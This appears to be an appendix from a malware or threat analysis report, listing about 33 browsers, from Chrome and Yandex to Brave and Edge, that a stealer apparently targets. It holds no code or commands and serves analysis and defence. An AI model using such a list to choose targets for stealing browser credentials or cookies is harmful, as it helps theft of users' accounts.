Appendix 2: Targeted browser list

GoogleChrome

InternetMailRu

YandexBrowser

ComodoDragon

Amigo

Orbitum

Bromium

Chromium

Nichrome

RockMelt

360Browser

Vivaldi

Opera

GoBrowser

Sputnik

Kometa

Uran

QIPSurf

Epic

Brave

CocCoc

CentBrowser

7Star

ElementsBrowser

TorBro

Suhba

SaferBrowser

Mustang

Superbird

Chedot

Torch

Internet Explorer

Microsoft Edge
